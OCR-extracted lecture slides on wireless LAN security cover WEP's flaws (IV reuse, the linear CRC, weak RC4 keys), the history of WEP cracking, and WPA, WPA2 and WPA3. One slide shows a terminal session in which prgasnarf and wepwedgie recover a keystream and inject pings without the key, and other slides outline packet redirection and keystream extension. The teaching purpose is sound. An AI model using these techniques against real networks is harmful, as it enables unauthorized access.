




- GPUs, can do this >1000 times faster
  - All 40 bit keys searched in 3 hours [=9 characters]
- Pre-generated dictionaries (rainbow tables) can be created = even faster

- WPA2 better: requires one table per SSID (name)
  - Also performs 4,096 (HMAC) rounds, not just one hash: HMAC(password, SSID)
  - But pre-calculated Rainbow tables exist for well-known network names (dlink, netgear, eduroam, …)
  - Select an uncommon name!

WPA2 requires more work




- PBKDF2 = Password-Based Key Derivation Function 2.0
- Uses 4,096 HMAC rounds
- This key is only used to generate session keys (more later)


The first attacks against WEP were cryptographic

- WEP standardized 1999
- 2001 - The insecurity of 802.11, N. Borisov, I. Goldberg and D. Wagner: found problems with CRC and reuse of IV:s
- 2001 - Weaknesses in the key scheduling algorithm of RC4. S. Fluhrer, I. Mantin, A. Shamir
- 2002 - Using the (Fluhrer, Mantin, and Shamir) **FMS Attack** to Break WEP: A. Stubblefield, J. Ioannidis, A. Rubin. Requires 4 million packets to crack WEP key through weak keys.
- 2004 - **KoreK**, reduces the complexity of WEP cracking to not need weak keys to require only around 500,000 packets. Today, only around 50,000 packets are needed to break the WEP key. (100 Mbps → 10,000–100,000 packets/s)


Encryption



- All devices use the same shared key (40 or 104 bits)
- 40 bit key + 24 bit Initialization Vector (IV) = 64 bits input to PRNG
  - Or 104 bit key + 24 bit IV = 128 bits input
  - IV unique for each packet and randomly selected at connection time
  - IV is sent in clear together with encrypted data
- 9,000 IV:s are weak with RC4 (part of the key)
  - Some devices filter them out, most don't




Decryption



- Decryption: same procedure
  - Secret key is shared, IV is found in packet
  - The same key stream is generated by the random number generator
- CRC = Cyclic Redundancy Check = checksum to detect modifications, CRC often used in hardware to detect transmission errors
- 104 bit keys should mean 2^{64} times as hard to crack
  - In reality its about as secure as 40-bit keys


Data encryption in WEP



- Key and IV used to generate an infinite pseudo-random stream to be XORed with the plaintext
- What if two plaintexts encrypted with same stream ***b*** are XOR:ed?
- Then the result is *plaintext1* ⊕ *plaintext2:*
  - ***c***1 ⊕ ***c***2 = (***p***1 ⊕ ***b***) ⊕ (***p***2 ⊕ ***b***) = ***p***1 ⊕ ***p***2 ⊕ ***b*** ⊕ ***b*** = ***p***1 ⊕ ***p***2
  - Now p1 and p2 can be found with statistical analysis of plaintexts (xor is not a cipher…)
- This is why IV is present: to create different streams for similar data
- Many (older) devices started sessions with IV=0, 1, 2, 3, … to guarantee they were unique
  - Problem: With 2 or more devices connected, IV:s will immediately be reused/duplicated
  - Manufacturers were unaware of **why** the IV was used
- A busy AP (54 Mbps for 802.11g → 1000 bytes/packet = 5,000 packets/s) which exhausts the IV space (24 bits = 16M packets) in less than 1 hour
  - 50% chance of IV collision after only 4,823 packets (<1 second)
  - 99% collision risk after 12,430 packets (2 seconds)


CRC versus Hash functions

CRC:



CRC: When one bit in plaintext is modified, we know exactly what bits to change in the checksum.


Hash:




Hash: One modified bit affects more bits in the next step → chaos/avalanche effect.

Impossible to predict result of a change without redoing calculation from the beginning.


Integrity check in WEP




- Observation: Flipping one bit in the Ciphertext, flips the same bit in the plaintext
  - Changing one bit in the input results in a predictable change of the CRC
  - So we can change the checksum to match even if it is encrypted!
- The IP address is normally known or can be guessed
  - Opens up for address modifications (we know where it is located in a datagram)
- Attackers can redirect packets to another computer:
  1. Capture one datagram (encrypted)
  2. Modify IP address – we may have to try a while, but addresses are not random, and send it to the AP
  3. When address is correct, we will receive the datagram in cleartext since encryption ends in the AP
- WEP should have used a non-linear checksum, a hash




Sending data without the key



- Observations:
  - If plaintext and ciphertext is known, an XOR operation reveals the key stream
  - Knowing a key stream, arbitrary data can be sent
  - WEP allows the same IV, i.e. keystream, to be reused
- How can plaintext data be found?
- In shared key authentication, the AP transmits a 128 byte challenge
  - The client encrypts the data and replies with the ciphertext
  - The same method (IV, key, algorithm) as for data encryption…
- So: challenge ⊕ encrypted_result = key stream for one IV
  - We now have a key stream of 128 bytes to use, to be reused forever
- Knowing n bytes of a keystream, byte n+1 can be found
  - Send a ping with 256 variations of byte n+1 in key stream until success. This can be repeated with n+2, …





Injecting traffic with WEPWedgie

```
wifitest / # prgasnarf -c 1
Auth Frame:  Auth Type: Shared-Key - 00 01:00:01:00
Auth Frame:  Auth Type: Shared-Key - 01 01:00:02:00 :seq = 02 : Challenge Frame?
Auth Frame:  [3]Encrypted Auth Response
Auth Frame:  [4]responder OK with auth

BSSID: 0023ef3f202f     SourceMAC: 0060c10bb76e
Created 136byte PRGA for IV: b9:00:95
Created prgafile.dat in current directory
wifitest / # wepwedgie -h c0:a8:00:be -t c0:a8:00:01 -S 2 -c 1
Pingscanning Selected
Reading prgafile.dat
BSSID:      00:23:ef:3f:20:2f
Source MAC: 00:60:c1:0b:b7:6e
IV:         b9:00:95:00
Pingscan
Setting last byte of target IP to 0 -- scanning 192.168.0.0-192.168.0.255
Injecting Ping....192.168.0.190->192.168.0.0
Injecting Ping....192.168.0.190->192.168.0.1
Injecting Ping....192.168.0.190->192.168.0.2
Injecting Ping....192.168.0.190->192.168.0.3
Injecting Ping....192.168.0.190->192.168.0.4
Injecting Ping....192.168.0.190->192.168.0.5
```


Wait for challenge string and the encrypted result

Use key stream to send an ICMP Echo message!

WPA, WPA2, WPA3

WPA, WPA2, WPA3 – WiFi Protected Access

- **WPA**, Wi-Fi Protected Access – old temporary solution
  - Uses RC4 to allow old hardware to be upgraded to WPA
  - Basic technology in WPA: 802.1x, TKIP
  - TKIP: the temporal key is changed every 10,000 packets and normally also every hour
  - Still uses the insecure RC4 cipher – don't use!
- **WPA2**
  - All certified devices manufactured after 2006 support WPA2
  - Uses 802.1x and CCMP (AES **C**ounter mode with **C**BC **M**AC **P**rotocol)
    - For backward compatibility, TKIP may be supported (and RC4)
  - Personal mode with Pre-shared keys (**PSK**)
  - **Enterprise mode** with Radius for authentication – all stations receive a unique session key created by the Radius server
  - Individual session keys negotiated – stations cannot read each others traffic
  - BUT the session key is derived from the PSK…
- WPA3
  - Released 2018



https://www.comparitech.com/blog/information-security/wpa2-aes-tkip/

WPA3 at a glance

WPA3-Personal


- WPA3 mandatory for WiFi 6 certified devices
- 128-bit encryption keys with **forward secrecy!**
  - WPA2 has no forward secrecy:
    SSID + password -> master key -> session key
- Encryption also in open networks lacking authentication ("Opportunistic Wireless Encryption")
- Simultaneous Authentication of Equals (SAE)
  - New handshake using Diffie-Hellman
    master_key = f(D-H, password, MAC address)
  - Makes PSK resistant to offline dictionary attacks
  - Both sides know the other is in possession of the key
  - Based on Dragonfly key exchange (RFC 7664)
- Wi-Fi Easy connect: Support for IoT devices without user interface
  - QR code or printed number support
  - Uses "Device Provisioning Protocol (DPP)" – mobile phones can be used to pair or connect other devices

WPA3-Enterprise

- Strong enough to protect corporate networks
- 192-bit minimum-strength keys and HMAC-SHA384
- Elliptic Curve Diffie-Hellman (ECDH) key exchange
- Elliptic Curve Digital Signature Algorithm (ECDSA) for **authentication**
- **Encryption**: 256-bit Galois/Counter Mode Protocol (GCMP-256)

https://www.wi-fi.org/discover-wi-fi/security

WLAN encryption over time



WIGLE.NET

https://www.wigle.net

Summary

- Creating a secure protocol is very complicated – don’t do it!
- Wireless protocols are easy to interfere with
  - Channel jamming
  - Weaknesses in the protocols (implementation and specification)
  - Wrong and unsuitable algorithms selected
  - Implementors do not understand underlying security requirements
- Many components are needed:
  - Packet integrity – protection against modification
  - Mutual authentication
  - Confidentiality and encryption
  - Replay protection and freshness guarantees
  - Denial-of-service protection